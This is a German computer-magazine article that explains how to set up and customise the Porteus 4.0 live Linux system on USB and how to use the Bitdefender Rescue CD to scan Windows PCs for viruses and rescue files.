Porteus 4.0 ist in der LinuxWelt-Edition bereits mit der deutschsprachigen Desktopumgebung Mate und mit den beiden ebenfalls deutschsprachigen und aktuellen Browsern Firefox 61 und Chromium 68 ausgestattet. Lediglich der Porteus-Bootscreen sowie einige Porteus-eigene Systemprogramme bleiben in Englisch. Das Tastaturlayout ist bereits standardmäßig auf deutsche Tastaturbelegung eingestellt. Das System liegt in 32 Bit vor und ist damit sowohl mit aktueller aus auch älterer Hardware kompatibel – auch dank Kernel-Version 4.16.


Hardware und Voraussetzungen: Porteus 4.0 mit dem Mate-Desktop ist genügsam. Es läuft auch auf älteren PCs mit Ein-GHz-CPU und einem GB RAM ordentlich. Der Speicherbedarf ab Start ohne laufende Programme beträgt nur etwa 300 MB RAM. Das ISO-Abbild hat nur etwa 450 MB und für die Übertragung auf USB sollte daher schon ein Ein-GB-Stick genügen. Bei vielen Anpassungen überschreitet man aber schnell diese Marke. Ein größerer Stick ist besser, zumal mit der Kapazität auch die Leistung wächst. Porteus ist mit USB 2.0 flüssig zu bedienen, mit USB 3.0 ist es richtig schnell mit Bootzeiten unter 20 Sekunden und Browserstarts von zwei, drei Sekunden. Auf CD/DVD ist das Livesystem naturgemäß am langsamsten: Wartezeiten beim Booten und beim Start eines Browsers sind unvermeidlich. Daher fahren Sie auf CD/DVD am besten mit der Startoption „Copy To RAM", die zwar den Start verlangsamt, aber den laufenden Betrieb beschleunigt (die Startmodi sind in Punkt 3 genauer beschrieben).

Standardkonten und Kennwörter: Als Standardbenutzer ist „guest" mit dem Kennwort „guest" eingerichtet. Das Konto root hat als Kennwort „toor". Diese Kennwörter müssen Sie wissen, etwa wenn der Bildschirmschoner aktiv wurde und Sie sich neu anmelden müssen (als „guest"). Das root-Konto und dessen Kennwort brauchen Sie in erster Linie für eigene Anpassungen, Updates oder Installationen nach einer Einrichtung auf USB-Stick. Wenn Sie die Kenn-

wörter ändern möchten (nur auf USB sinnvoll), verwenden Sie „Systemverwaltung → Porteus Settings Centre“ und dort das Schloss-Symbol. Hier finden Sie unter „Porteus password“ die beiden Konten und können die Systempasswörter neu definieren.
Standardumfang: Die Softwareausstattung orientiert sich an den vom Mate-Desktop gewohnten Programmen plus Porteus-Systemprogramme plus die zwei genannten Browser. Der Partitionierer Gparted ist für jedes Livesystem nützlich und ergänzt in der brandneuen Version 0.31 die Porteus-Edition neben Player wie Audacious oder Gnome MPV. Weiteres Zubehör wie der Editor Pluma, der Bildbetrachter Eye of Mate, die Archivverwaltung Engrampa oder der Dateimanager Caja sind die Mate-typischen Werkzeuge. Insgesamt ist das Softwareinventar nicht üppig, sondern auf die Browser fokussiert, es taugt aber durchaus als generelles Zweitsystem. Nachinstallationen sind auf USB möglich, aber nicht ganz trivial (siehe Punkt 4).

2. Porteus auf USB-Stick

Bei regelmäßiger Nutzung des Surfsystems empfiehlt sich eine Übertragung auf USB-Stick. Das ist nicht nur schneller, sondern erlaubt auch persistente Anpassungen etwa der Mate-Oberfläche oder von Browserlesezeichen sowie den Einbau zusätzlicher Software. Grundsätzlich bleibt Porteus zwar auch auf USB ein Livesystem, das Änderungen bei jedem Neustart verwirft, jedoch bietet Porteus gleich mehrere Möglichkeiten für dauerhafte Änderungen (siehe Punkt 3 bis 5).
Während eine bootfähige Übertragung der ISO-Datei auf CD/DVD mit den bekannten Werkzeugen erfolgt (Brasero unter Linux oder Infrarecorder unter Windows), ist für die Kopie auf USB-Stick etwas Handarbeit erforderlich. Einfaches Kopieren mit dd oder Win 32 Disk Imager der ISO-Datei führt nicht zum Ziel. Es gibt zwei Möglichkeiten für diese Aufgabe:
Variante 1: Die Porteus-Macher empfehlen die Übertragung aus dem laufenden Porteus. Dazu booten Sie Porteus mit unserer Heft-DVD und wählen im Menü unter „Systemverwaltung“ den Eintrag „Porteus Installer“. Unter den angezeigten Partitionen wählen Sie dann den USB-Stick und erledigen mit „Next“ und der Option „Install bootloader“ die Übertragung. Ungeachtet dieser Empfehlung ist nach unserer Erfahrung die nachfolgende zweite Variante die zuverlässigere. Wir raten zur Variante 2 selbst dann, wenn Sie mit einem bereits laufenden Porteus agieren.



Schnellster Weg zum USB-Stick: Porteus benötigt nur die beiden Ordner „boot“ und „porteus“. Danach macht ein Shell-Script den USB-Stick bootfähig.

Variante 2: Sie kopieren einfach die beiden Ordner „/boot“ und „/porteus“ aus dem Wurzelverzeichnis des ISO-Abbilds auf den USB-Stick. Jedes Desktop-Linux oder auch Windows kann im Dateimanager das ISO-Abbild mounten („Bereitstellen“) und somit solches Kopieren erledigen. Auf der Heft-DVD ist dies nicht einmal nötig, weil Porteus dort nicht als ISO-Image, sondern bereits ausgepackt vorliegt.
Das System ist damit schon übertragen, aber noch nicht bootfähig. Um es bootfähig zu machen, navigieren Sie im Terminal mit root-Recht zum Ordner „/boo“t (auf dem neuen USB-Stick) und starten dort mit

```
bash Porteus-Installer-for-Linux.
  com
```


das erforderliche Tool. Das geht im Prinzip auch unter Windows, da an gleicher Stelle das Tool „Porteus-Installer-for-Windows.exe“ vorliegt. Auch dieses muss mit erhöhten Rechten gestartet werden, also nach Rechtsklick mit der Option „Als Administrator ausführen“. Wohin die Bootumgebung geschrieben werden soll (nämlich auf den USB-Stick), erkennt das Tool aufgrund seines Startpfades nach unserer Erfahrung automatisch. Dennoch sollten Sie den angezeigten Zieldatenträger kontrollieren.
Dateisystem des USB-Sticks: Porteus läuft auf jedem Dateisystem, auch auf den Windows-Dateisystemen NTFS oder FAT32. Dies ist jedoch später mit Einschränkungen bei persistenten Anpassungen verbunden, die dann in einer externen DAT-Datei gespeichert werden müssen. Das funktioniert zwar auch, aber ein mit Ext4 formatierter Stick ist einfacher zu verwalten. Erledigen Sie die Formatierung mit Ext4 vorab mit einem beliebigen Desktop-Linux (etwa mit Gnome-Disks) oder auch mit Gparted unter Porteus selbst.

PORTEUS: MEHR INFOS

Aktuelle Version	Porteus 4.0 (vom 29.04.2018)
Einsatzgebiet	schnelles, anpassungsfähiges Livesystem zum Surfen
Zielgruppe	alle, jedoch erfordert die Nutzung aller Persistenzoptionen Linux-Kenntnisse
Systemanforderungen	gering (ab Ein-GHz-CPU, 512 MB RAM)
LinuxWelt-Edition	deutschsprachiger Mate-Desktop, Firefox und Chromium
Download der Desktopvariante	*http://build.porteus.org/*
Download der Kioskvariante	*http://porteus-kiosk.org/*
Dokumentation	*www.porteus.org/info*



Beim Start haben Sie die Wahl zwischen dem unveränderlichen Basissystem („Always Fresh“, „Copy To RAM“) oder – auf USB – einem Porteus, das Anpassungen ermöglicht.



Aktuellen Zustand dauerhaft als „module“ speichern: Im Porteus Settings Centre nutzen Sie diese Option nach Anpassungen an Desktop oder Browser.

Hinweis: Im laufenden Porteus werden Sie im Menü unter „Systemwerkzeuge“ auch noch die Option „create live USB“ antreffen, womit Sie das ISO-Abbild von Porteus bootfähig auf USB übertragen. Dabei entsteht aber ein pures Livesystem wie auf CD/DVD. Diese Option ist nicht zielführend, um ein anpassungsfähiges Porteus zu bauen.

3. Anpassungen über Bootoption „Graphics mode“

Im Bootmenü von Porteus entscheiden Sie, ob das System im „Graphics mode“ laufen soll oder in den Betriebsarten „Always fresh“ sowie „Copy To RAM“. In den letzten beiden Modi werden vorangegangene Systemanpassungen grundsätzlich verworfen. „Copy To RAM“ schreibt das System komplett in den Speicher, wonach das Medium – CD/DVD oder USB-Stick – sogar entnommen werden kann. Porteus mit „Copy To RAM“ startet zwar langsamer, dafür ist das laufende System dann aber schneller. Auf beschreibbaren USB-Medien ist der „Graphics mode“ nicht nur der Standard, sondern auch die funktionsreichste Option, denn das Livesystem bietet gleich mehrere Möglichkeiten für dauerhafte Änderungen. Erste Voraussetzung dafür ist immer der „Graphics mode“, jedoch sind für Anpassungen zusätzliche Aktionen erforderlich. Erledigen Sie zunächst alle Änderungen wie etwa das Aktivieren der Browsersynchronisierung, ein anderes Hintergrundbild oder eine angepasste Systemleiste. Danach gehen Sie im Menü auf „Systemverwaltung → Porteus Settings Centre“ und auf das Diskettensymbol, das Sie zum Dialog „Porteus changes“ bringt. Dort sichern Sie den aktuellen Zustand der Sitzung mit dem Button unter „Porteus Save Session“. Von den jetzt angebotenen Optionen wählen Sie am besten „Save to module“ und klicken bei der nachfolgenden Ordnerauswahl einfach auf „OK“. Damit landet ein neues Modul „changes-[Datum].xzm“ im „modules“-Ordner „/mnt/sd[x][n]/porteus/modules“.

Hinweise: Dieser Ordner „modules“, obwohl standardmäßig vorgeschlagen, existiert auf einem frischen Porteus 4.0 zunächst noch nicht und muss erst im Dateimanager unter „/mnt/sd[x][n]/porteus“ angelegt werden. Sie können aber das XZM-Sicherungsmodul auch einfach im Base-Ordner „/mnt/sd[x][n]/porteus/base“ unterbringen. Das ist der Ordner für XZM-Slackware-Archive, die Porteus in jedem Fall lädt. Noch ein Hinweis: Mit dem Dialog „Save to module“ können Sie bequem zu Ordnern wie „base“ oder „modules“ navigieren, aber keine Dateinamen manuell eingeben. Das Sicherungsmodul erhält also immer den Standardnamen „changes-[Datum].xzm“.

4. Zusätzliche Software installieren

Porteus lässt sich nicht nur anpassen, sondern auch um Software erweitern. Etwas Bastelei ist dafür nötig, weil Installationen zunächst nur temporär in den Pfad „/tmp/usm“ erfolgen und eine dauerhafte Einrichtung das Verschieben der erhaltenen XZM-Slackware-Archive erfordert. Als Installationswerkzeug dient der USM (Unified Slackware Package Manager), der grafisch unter „Systemwerkzeuge“ zu finden ist, aber auch als Terminalbefehl

```
usm -g [Paketname]
```


arbeitet. Sorgen Sie vor Installationen zunächst über „Updates → Update USM“ sowie „Update all“ dafür, dass das USM-Tool selbst sowie die Paketquellen aktuell sind. Unter „Settings → Preferences“ aktivieren Sie mindestens die Option „Convert Slackware packages to Porteus modules“.

Über die „Search“-Eingabe können Sie dann nach einem Paketnamen wie etwa „filezilla“ oder „htop“ suchen. In der Ergebnisliste markieren Sie dann die gewünschte Version und Herkunft (bei mehreren Ergebnissen am besten das Repository „Slackware“ wählen) und klicken auf „Download“. Die Software wird unter „/tmp/usm“ automatisch zu einem XZM-Modul konvertiert und normalerweise auch gleich lauffähig aktiviert. Falls nicht, lässt sich dies im Dateimanager nach Rechtsklick und der Option „Mit Activate öffnen“ nachholen.

Dauerhaft ist die Software aber erst im System, wenn Sie das XZM-Modul von

„/tmp/usm/[name].xzm“ entweder in den Ordner „/mnt/sd[xy]/porteus/base“ oder nach „/mnt/sd[xy]/porteus/modules“ kopieren. Weitere Maßnahmen im Porteus Settings Centre sind aber nicht mehr erforderlich.

Tipp: Erfahrene Nutzer können mit XZM-Modulen unter „base“ und „modules“ spielen, indem sie unbenötigte durch Umbenennen der Erweiterung (etwa nach „.xz_“) einfach abschalten. Aber Vorsicht: Alle Systembestandteile, auch substantielle Module wie Kernel, Xorg, Core, Mate werden auf diesem Weg geladen.




Zwei Browser liefert das System auf Heft-DVD bereits mit. Der Paketmanager installiert bei Bedarf weitere Programme, die als XZM-Module dauerhaft eingerichtet werden können.

5. Magic Folders für Benutzerdateien

Das Livesystem bietet mit den „Magic Folders“ eine weitere Option, Dateien oder auch Konfigurationseinstellungen dauerhaft zu speichern. Der Weg führt wieder in das schon genannte Porteus Settings Centre und zu dessen Diskettensymbol: Die oberste Option „Porteus Magic Folders“ startet ein Fenster, in dem Sie das Quellverzeichnis („Source“) und das Speicherverzeichnis („Target dir“) angeben. Wenn Sie Benutzerdateien dauerhaft bewahren möchten, könnte das Quellverzeichnis etwa der komplette Home-Ordner des Standardkontos sein – also „/home/guest/“. Der Backupordner muss bereits existieren und er muss außerhalb des Dateisystems des flüchtigen Livesystems liegen, aber auf dem gleichen Datenträger – also etwa unter „/mnt/sd[xy]/home“.

Alles, was dann im Standardkonto „guest“ geschieht, wird nach „/mnt/sd[xy]/home“ gespiegelt und beim nächsten Systemstart wieder restauriert. Einmal angelegte Magic Folders können Sie nur über eine Konfigurationsdatei wieder rückgängig machen: Diese liegt unter „../porteus/rootcopy/etc/magic_folders“. ■



Noch eine Persistenzoption: Ein „Magic Folder“ spiegelt ein ausgewähltes Verzeichnis des Livesystems und schreibt die Dateien beim Systemstart automatisch zurück.

DIE PORTEUS-KIOSKVARIANTE

Gegenstand dieses Artikels und der Heft-DVD ist der Porteus Desktop. Die Variante Porteus Kiosk können wir aber nicht ganz übergehen, weil es kaum eine robustere Möglichkeit gibt, ein Gerät unbeaufsichtigt zum Surfen bereitzustellen.

Porteus Kiosk ist das eindeutig einfachere Porteus mit einem Firefox oder Chrome im ausschließlichen Kioskmodus ohne jeden Systemzugriff. Der Browser speichert keine Infos wie Verlauf oder Kennwörter. Beendet wird das Kiosksystem durch Abschalten des Geräts.

Da das System keinerlei Zugriff ermöglicht, müssen alle Browser- und Sicherheitseinstellungen vorab erledigt werden.


Das 87 MB große ISO-Abbild für den Kioskmodus (*http://porteus-kiosk.org*) ist ein Installationsimage, das Sie mit dd oder dem Win 32 Disk Imager auf USB schreiben, danach booten und dann das eigentliche System einrichten. Bei der Einrichtung mit dem Assistenten gilt es, den gewünschten Browser auszuwählen und viele englischsprachige Fragen zu beantworten. Dazu gehören Browserauswahl, Netzwerkzugang (Ethernet? WLAN?) und diverse Browser- und Systemeinstellungen. Diese können das System noch restriktiver abhärten oder auch öffnen.

Zum Beispiel geht es auch um die Frage, ob nach Strg-Alt-Entf ein Shut-down-Dialog angezeigt werden soll. Interessant ist auch die Option, eine Startseite festzulegen, die etwa im lokalen Netzwerk liegen kann (Firmen, Museen, Schulen). Der Installationsassistent schreibt dann das maßgeschneiderte System auf den Zieldatenträger. Selbst mit Zusatzmodulen fordert Porteus in dieser Kioskvariante kaum mehr als 150 MB Platz.

Virenscanner live

Fast jeder Hersteller von Antivirensoftware bietet ein unabhängiges Rescue-Livesystem, um PCs garantiert sauber von außen auf Viren zu scannen. Diese Servicesysteme basieren fast immer auf Linux und analysieren typischerweise Windows-Installationen.

VON HERMANN APFELBÖCK



Digitale Viren sind unter Linux kein Thema. Das Ziel und Ökosystem für solche Schädlinge ist praktisch ausschließlich Windows. Wer kein Windows nutzt, braucht daher kein Antivirenprogramm und auch kein AV-Rescue-System. Nicht mehr ganz so eindeutig ist die Lage auf Linux-Servern, die über Samba auch von Windows-Rechnern besucht werden. Solche Linux-Server werden zwar durch eventuelle Windows-Viren nicht angegriffen, können aber zur Verbreitung auf andere Windows-Rechner beitragen. Wir empfehlen die periodische Prüfung von Windows-PCs sowie von Samba-Servern. Eines der zahlreichen AV-Livesysteme, etwa von Avira, Comodo, F-Secure, Kaspersky, Sophos, Trend Micro und viele andere mehr, sollten Sie ab und an einsetzen, zum Beispiel die empfehlenswerte die Bitdefender Rescue CD.

Bitdefender Rescue CD in Aktion

Für den flotten Unterbau des Servicesystems sorgt – durchaus typisch für pragmatische Hilfssysteme – ein schlankes Gentoo Linux. Wie Sie aus dem Abbild der DVD „bitdefender-rescue-cd.iso“ eine Bootfähige DVD erstellen erklärt der ausführliche Ratgeber unter https://bit.ly/2VDE3YX. Das bootfähige Schreiben des ISOs auf USB funktioniert dabei nicht ganz so sorglos wie bei anderen Livesystemen: Unter Ubuntu mit Gnome-Disks („Laufwerksabbild wiederherstellen“) gelang uns der Transport, unter Windows mit dem Win 32 Disk Imager hingegen nicht.

Die Anmeldung mit dem Standardkonto „livecd“ erfolgt automatisch und ohne Kennwort. Danach lädt per Autostart der zentrale „Antivirus Scanner“, der nach Zustimmung zum Lizenzvertrag sofort die unentbehrlichen Virensignaturen aus dem Internet bezieht. Eine bestehende Internetverbindung, vorzugsweise über Ethernet, ist unerlässlich. Der Vorgang dauert geraume Zeit und ist bei jedem Einsatz des Livesystems zu wiederholen.

Nach Abschluss des Downloads beginnt sofort der Scan, es sei denn, die Software erkennt Zugriffsprobleme: Typisch sind gesperrte Windows-8/10-Partitionen, die mit „Herunterfahren“ beendet wurden und sich in einem hybriden Zustand befinden, was bei Außenzugriff zu Datenverlusten führen könnte. Sie müssen Windows nochmal starten und dann mit „Neu starten“ beenden, um Linux-Livesystemen wie der Bitdefender Rescue CD den Schreibzugriff auf die Windows-Partition zu ermöglichen.

Der Standardscan umfasst alle lokalen Laufwerke und ist je nach Datenbestand sehr zeitaufwendig. Wenn solcher Umfang gar nicht notwendig ist, unterbrechen Sie den Vorgang und starten den Scanner manuell. Der Scanner ist prominent als Desktopverknüpfung und im Menü vertreten. Der manuelle Aufruf hat den Vorteil, dass Sie nach „Jetzt scannen“ gezielt einen bestimmten Datenträger auswählen oder sogar nur ein Verzeichnis auswählen können, wo Sie den Schaden befürchten.

Über „Einstellungen“ können Sie außerdem bestimmte Dateitypen ausschließen: Systemabbilder wie WIM, ISO, IMG sind normalerweise unverdächtig, kosten aber aufgrund ihrer Größe viel Analysezeit. Die gewünschten Extensionen schreiben Sie mit Doppelpunkt als Trennzeichen in das vorgesehene Feld.

Tipp: Für notwendige Texteingaben wie eben beschrieben ist das Tastaturlayout leider trotz deutscher Spracheinstellung englisch (der Doppelpunkt wäre auf Umschalt-Ö zu finden). Das kann für größere Wartungsarbeiten vor allem im Terminal sehr lästig werden. Der Umstand lässt sich nach unserer Erfahrung nur dadurch beheben, dass Sie unter „Einstellungen → Tastatur → Tastaturbelegung den Eintrag „en“ löschen, sodass nur noch „Deutsch“

stehenbleibt. „Deutsch“ steht dort zwar schon an oberster Stelle, wird aber offenbar nicht berücksichtigt, solange noch „en“ enthalten ist.

Aktionen nach Virenbefall

Für erkannte Schädlinge gibt es theoretisch mehrere Antworten: Die Option „Desinfizieren“ ist praktisch wertlos, da sich virenverseuchte Dateien so gut wie nie zuverlässig säubern lassen. Das „Umbenennen“ verhindert zwar den Start einer ausführbaren Datei, bedeutet aber auch nur einen Aufschub. Bleibt noch das „Löschen“. Selbst das ist nur zu empfehlen, wenn es sich um ein sehr begrenztes Problem etwa einer einzelnen EXE-Datei im Programme-Ordner handelt.


Bei Virenfunden unter „\windows“ und „\windows\system32“ können Sie dem System generell nicht mehr vertrauen und sollten neu installieren. Das heißt aber nicht, dass damit der Einsatz des Livesystems beendet ist – im Gegenteil. Nun gilt es, alles an Benutzerdaten auf andere Datenträger zu retten.

1. Am einfachsten schließen Sie eine garantiert „saubere“ USB-Festplatte an. Diese wird sofort ins Dateisystem gemountet. Über den Dateimanager Thunar kopieren Sie dann alle zu rettenden Benutzerdateien auf diesen Datenträger.


2. Auch die Datenrettung über das Netzwerk ist möglich, allerdings nicht über Windows-Freigaben, da dem Livesystem der Samba-Client fehlt – wohl aus Sicherheitsbedenken. Der SSH-Client und mithin das Transferprotokoll SFTP sind aber aktiv, sodass Sie sich etwa im Dateimanager Thunar mit der Adresse (Beispiel)

```
sftp://root@192.168.172.8:22
```

problemlos mit einem Linux-Server im lokalen Netz verbinden. Bei Anmeldung als root besteht Zugang auf sämtliche Verzeichnisse des Servers.



Daten retten über das Netzwerk: Der SSH-Client eröffnet im Dateimanager Thunar oder auch im Midnight Commander („Shell-Verbindung“) den Zugang auf Linux-Server.



Livesystem von Kaspersky: Die Ausstattung solcher „Rescue-CD“-Systeme ist typisch. Alle bleiben unterhalb der CD-Kapazität von 700 MB, taugen aber durchaus als allgemeine Notsysteme.

Möglichkeiten und Grenzen

Die Bitdefender Rescue CD ist mit etwa 670 MB Umfang ganz typisch ausgestattet für unabhängige AV-Scanner. Als Oberfläche arbeitet ein ansehnliches XFCE mit Whisker-Menü. Die Softwareausstattung ist zwar schmal, geht aber doch über die Kernfunktion des puren AV-Scans hinaus. Mit Firefox (angenehm: ohne Bitdefender-Startseite), Gparted, Terminal, Editor, Xfburn und mit den Dateimanagern Thunar und Midnight Commander kann das Livesystem auch als allgemeines Notsystem arbeiten. Temporäre Softwareinstallationen während der Laufzeit sind allerdings nicht möglich.

Unter der Haube hilfreich ist, wie erwähnt, der aktive SSH-Client, während ein Samba-Client für den Zugriff auf Windows-Freigaben fehlt. Den Dateibestand von Samba-Freigaben können Sie folglich nur am Server direkt, aber nicht über das Netzwerk untersuchen. Für die verbreiteten Platinenrechner der Sorte Raspberry Pi entsteht dadurch ein Lücke, die Avira, Bitdefender, Kaspersky & Co. allesamt offenlassen: Eine Virensuche über das Netz ist nicht möglich, der lokale Scan aber auch nicht, da diese Livesysteme nicht auf der ARM-Architektur laufen.

Einzige Abhilfe: Sie müssen die externen Laufwerke vorübergehend vom Platinenrechner trennen, an einem PC anschließen, um sie dort mit Bitdefender & Co. zu analysieren. ■

Manjaro Linux: Eine echte Alternative

